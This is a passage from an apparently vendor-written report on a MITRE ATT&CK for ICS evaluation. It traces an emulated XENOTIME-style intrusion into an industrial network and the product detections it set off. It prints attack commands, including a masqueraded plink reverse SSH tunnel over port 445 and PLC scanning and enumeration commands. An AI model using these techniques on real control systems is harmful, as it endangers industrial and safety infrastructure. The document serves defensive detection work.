


Figure 9: Interactive Map view of the Safety PLC from the MITRE Evaluation network during the learning period




Figure 10: Modules QFD in the Dragos Platform that displays the I/O Cards installed in the Control PLC




Figure 11: A simplified network diagram of the evaluation environment that we will be referencing throughout this paper




Figure 12: Interactive Map view of the Control PLC from the MITRE Evaluation network during the learning period

DAY 1: INITIAL PIVOT FROM IT INTO THE OT ENVIRONMENT AND CONTROL ENGINEERING WORKSTATION COMPROMISE

Step 1: Remote Desktop Pivot into ICS Network and Control EWS Host Enumeration

The adversary establishes a remote desktop connection to the Control Engineering Workstation (EWS) from a host in the corporate environment (Remote Services **T0886**). Using RDP as the initial access into the ICS environment aligns closely with **XENOTIME Behavior**. XENOTIME is linked directly to the **Remote Services Technique** within ATT&CK for ICS.

The adversary uses a username and password for the 'engineer' user, which they must have collected from within the corporate network (Valid Accounts **T0859**) prior to pivoting into the ICS network. Leveraging **Valid Accounts** within an ICS environment closely aligns with known **XENOTIME Behavior**. XENOTIME used **Valid Accounts** in the TRISIS attack to move laterally through RDP jump boxes into the ICS environment. This has been discussed in the **Dragos Year in Review** as a top assessment finding for multiple consecutive years.

The adversary then executes the Windows netstat command (to list all network connections) and "tasklist" command (to list all running processes) from the command-line using a "findstr" filter to only list Rockwell network ports and services running on the EWS. (Network Connection Enumeration **T0840).**

Step 2: Control PLC Program Upload

The adversary performs a Programmable Logic Controller (PLC) Upload from the Control PLC. Uploading a PLC program copies the currently running PLC program to the Control EWS so that the logic can be reviewed (Program Upload **T0845**).

Step 3: Lateral Tool Transfer to Control EWS

The adversary then copies files to the Control EWS using Remote Desktop clipboard. Additional files are extracted that belong to the PowerShell OpenSSH for Windows project (**Win32-OpenSSH**) and also some binaries belonging to **Putty v0.74** that have been masqueraded (Masquerading **T0849**) to appear to be legitimate Rockwell binaries. The masqueraded binaries are extracted along with some other PowerShell scripts (Lateral Tool Transfer **T0867**).

Step 4: Persistence using Scheduled Tasks on Control EWS

The adversary then executed the binary "SMBclient.exe" (actually a copy of "plink.exe" v0.74 - Masquerading **T0849**) which established an SSH connection scheduled job to periodically connect out to a corporate host via SSH over port TCP/445 (Commonly Used Port **T0885**).




Figure 13: Visual summary of the adversary's day 1 activity




Figure 14: RDP Negotiation Event in the Dragos Platform

Step 5: C2 Deployment on Control EWS

The adversary proceeds to extract the C2 deployment executables to a temp folder on the Control EWS. The PowerShell script "install-csp.ps1" was then executed which establishes the SSH-based C2 on the Control EWS (Scripting T0853). The installation of the SSH C2 generated the most significant Notification for day 1: **"PowerShell - Execution of Base64 Encoded Command"**

The PowerShell script installs a Windows Service, which is used to create a persistent command and control (C2) mechanism using the PowerShell **OpenSSH for Windows** tools (Engineering Workstation Compromise T0818). The Windows service creation can be seen using two different Events in the Dragos Platform. One method is a **Living Off The Land Binaries and Scripts (LOLBAS)** Event triggered by the use of the **"sc.exe" (Service Control) command** to create a new service. A second method is the "Windows Service was Installed" Event triggered upon the creation of the new service. A new Service Detection was triggered during this sub step, however there was a mapping issue with the Service Name from the Windows event log. Dragos has addressed this issue in our Windows Event log mapping schema.

Step 6: C2 Service Execution on Control EWS

The C2 service was then started by the adversary which appears as a masqueraded Rockwell binary, which aligns with XENOTIME behavior (Masquerading T0849). Within ATT&CK for ICS, the **TRISIS software (Triton)** is referenced multiple times under the **Masquerading technique**.

The "SMBClient.exe" ("plink.exe") file (Masquerading T0849) is executed which spawns a process to redirect ports on the Control EWS for the C2 channel which uses SSH over port 445 (Remote Services T0822, T0886). We can see that the following command is used to establish a connection back to the corporate environment:

```
C:\Users\Engineer\AppData\Local\Temp\SMB\SMBClient.exe mitre2@10.0.100.1 -pw mitre2 -P 445 -2 -4 -T -N -C
-R 12345:127.0.0.1:3389 -no-antispoof
```

Normally, we would expect to see SMB over port 445 and SSH over port 22. The Dragos Platform created an Event that highlights this port mismatch. As the day continued, we could see the telemetry of the SSH C2 periodically beaconing over port 445 between Control EWS and the corporate environment.

One interesting adversary action that was taken but MITRE decided to remove from or not include in the Evaluation, was the modification of the OpenSSH event logging registry settings (HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WINEVT\Channels\OpenSSH). The adversary disabled all Windows Event logging of the SSH process to further hide their C2 Channel activity (Indicator Removal on Host T0872). By the end of day 1, the adversary had pivoted from the corporate environment, into the ICS network and deployed their C2 framework on the Control EWS host.




Figure 15: Baseline deviation in the Dragos Platform – New RDP connection between two assets that have never communicated over RDP before




Figure 16: Dragos Platform Event that was triggered by the use of the "Findstr" command which was searching for any network connections on the Rockwell Common Industrial Protocol (CIP) port number 44818

Day 1 Summary

Using the Dragos Platform we tracked the initial access Events using network activity and host data Events. Then we tracked the adversary's control engineering workstation recon, a Control PLC program upload, and detected the deployment of a PowerShell-based C2 that uses Scheduled Tasks and Windows Services for persistence. Finally, we see the SSH-based C2 communicating back to the corporate environment. The adversary is now setup to tunnel both SSH and RDP traffic over an encrypted SSH C2 channel on port 445. Without Windows Host Events, it would be difficult to tell if the adversary is connecting using SSH or RDP.

The Dragos Platform events and detections of note from the adversary's day 1 activities included:

1. Workstation Compromise Detection
2. RDP negotiation request
3. Port Protocol Mismatch
4. Windows Service Installation
5. Windows LOLBAS binary Execution
6. Windows Suspicious Svchost Process Start
7. Windows Rockwell Binary Execution (Masquerading)
8. CIP Program Upload
9. Baseline – New CIP Traffic
10. Baseline – New RDP Communications

The Dragos Platform did not directly identify the use of PowerShell OpenSSH as a C2 channel. It was, however, able to extract the command that created the OpenSSH C2 channel.

The Dragos threat hunters who reviewed this recognized these command-line arguments as conforming to PowerShell OpenSSH and establishing a SSH tunnel over port 445. This lines up with the identified SSH network traffic noted by the sensor over port 445. Our people, part of our Neighborhood Watch managed detection and response offering, were not part of the evaluation so we're calling this out so that we don't misrepresent the Dragos Platform's interpretation. The reality outside of an evaluation is that people, process, and technology is what's going to be needed to properly respond. To fully address this, Dragos will create a new detection to specifically call out SSH (and other interactive protocols) on a non-standard port as potential C2. This was previously captured in the generic "port mismatch" detection that fired in the evaluation for various protocols on non-standard ports. Utilizing interactive protocols over non-standard ports **is a well-known adversary technique** and calling it out as a specific threat behavior and mapping to the correct ATT&CK for ICS technique provides context for ICS network defenders.

ATT&CK for ICS Techniques Day 1

The following table is a summary of all the ATT&CK for ICS Techniques that were utilized by the adversary on day 1.

Technique Name	Technique ID
Valid Accounts	T0859
Network Connection Enumeration	T0840
Program Upload	T0845
Lateral Tool Transfer	T0867
Masquerading	T0849
Commonly Used Port	T0885
Scripting	T0853
Engineering Workstation Compromise	T0818
Remote Services	T0822, T0886

DAY 2: PLC ENUMERATION USING PYTHON COMPILED WINDOWS BINARIES

Step 7, 8: Lateral Tool Transfer to Control EWS

The adversary began day 2 by starting an SSH session using the "Engineer" user and then transferring additional files ("RSLINX.exe" and "LogixMap.exe") to the Control EWS host using the SFTP component of their SSH-based C2 (Lateral Tool Transfer **T0867**, Remote Services **T0886**). We saw the SSH telemetry over port 445, and we can see a spike in SSH traffic when the large executable files are transferred over the network. Due to the encrypted traffic over SSH, it is difficult to identify specific actions by looking at network traffic alone. But, if we combine the network traffic and host Event data, we can get insights into the adversary activities using the Dragos Platform.

Step 9: Network Identification and Enumeration of Rockwell PLCs

Next, we saw the adversary execute the newly deployed file "LogixMap.exe", which is masquerading as a legitimate Rockwell binary (Masquerading **T0849**, Scripting **T0853**).

```
LogixMap.exe --min 10.0.100.1 --max 10.0.100.255 -p 44818 -d 15.0 --src 10.0.100.20
```

The "LogixMap.exe" executable is a compiled Python binary, similar to the **TRISIS malware used by XENOTIME**. The Dragos Platform generated a "Rockwell Binary execution" Event when the "LogixMap.exe" was executed as it was being masqueraded as a legitimate Rockwell binary. Furthermore, a Notification was triggered by this binary as it was identified as a "Windows Compiled Python" executable.

The "LogixMap.exe" executable scanned the network from the Control EWS across the whole subnet (10.0.100.1-10.0.100.255) looking for active hosts using an ICMP sweep. Once an active host is identified, the "LogixMap.exe" executable will check if the host speaks the Rockwell Common Industrial Protocol (CIP) by checking for any services running on TCP port 44818 (Remote System Discovery **T0846**). The Dragos Platform has Notifications for a wide range of port scanning and ICMP sweeping techniques. However, in this case, the MITRE Evaluation network was too small to trigger the thresholds (number of assets scanned) to fire these Notifications. We were however able to see this activity using the baseline feature, the asset map, and other telemetry from the Dragos Platform. What was initially a miss was aided by having multiple types of detections.

To address the ICMP sweep high-threshold issue, Dragos is introducing the ability for users to more granularly tune detections. The new tuning will allow customization of various thresholds, such as the sensitivity of ICMP Sweep detections, on a per-network basis, allowing for different types of environments to have different thresholds. On a smaller ICS network such as the MITRE evaluation setup, the ability for this type of tuning will be a welcome addition for Dragos Platform customers.




Figure 17: Visual summary of the adversary's day 2 activity




Figure 18: C2 SSH beaconing activity and Python compiled executable file transfers

After scanning the network for open Rockwell CIP ports, the adversary executed the second binary that was copied to the Control EWS called “RSLINX.exe” by executing the command (Masquerading **T0849**, Scripting **T0853**):

```
RSLINX.exe 10.0.100.1 5
```

This binary was also masquerading as a legitimate Rockwell binary and triggered the “Windows Rockwell Binary Executed” Event in the Dragos Platform. Furthermore, “RSLINX.exe” is another Windows Compiled Python executable, which triggered the “Python Compiled Executable Notification” in the Dragos Platform. Again, this is reminiscent of the **TRISIS malware used by XENOTIME** that masqueraded as “trilog.exe”, which is the **Triconex software** for analyzing Safety Instrumented System (SIS) log data.

The Python compiled binary “RSLINX.exe” broadcasts a request 255.255.255.255 from the Control EWS on port 44818 looking for devices that speak the Rockwell CIP protocol on the network (Remote System Discovery **T0846**). The Dragos Platform was able to identify this network traffic as originating from a **Python Library called PYLOGIX**. PYLOGIX is a CIP protocol implementation written in Python and the Windows Compiled Python binary is taking advantage of this library for ease of development. PYLOGIX is a Python library that has attempted to implement the EtherNet/IP and CIP protocols in Python, and naturally Rockwell having created these protocols has native C++ Windows binaries for this protocol. We would not expect to see any legitimate Rockwell binary using the PYLOGIX library.

After identifying the Control PLC using the broadcast and ICMP sweeps, the adversary proceeded to collect additional information about the Control PLC. To complete the Control PLC device (10.0.100.110) enumeration, the adversary ran the masqueraded “RSLINX.exe” executable 3 additional times using different parameters.

Command-line	Resulting Network Traffic
RSLINX.exe 10.0.100.110 2	Use the CIP protocol to get the "Device Type" of the Control PLC
RSLINX.exe 10.0.100.110 1	Use the CIP protocol to get the "Status" of the Control PLC
RSLINX.exe 10.0.100.110 3	Use the CIP protocol to get all the program tags from the Control PLC

For each instance, we saw the Event execution of a Masqueraded Rockwell binary “RSLINX.exe” and the Notification Windows Compiled Python executable in the Dragos Platform. (Masquerading **T0849**, Scripting **T0853**)

Along with the execution of the binaries from the Windows host data, the Dragos Platform also identified the abnormal network traffic and previously unseen CIP service code values between the Control EWS to the Control PLC. The Dragos Platform also identified the use of the **PYLOGIX Python** library which, was used to implement the CIP protocol messages and collect information and tag names from the Control PLC (Remote System Discovery **T0846**, Point & Tag Identification **T0861**).




Figure 19: Dragos Platform Notification for network traffic that was identified as coming from the PYLOGIX Python library

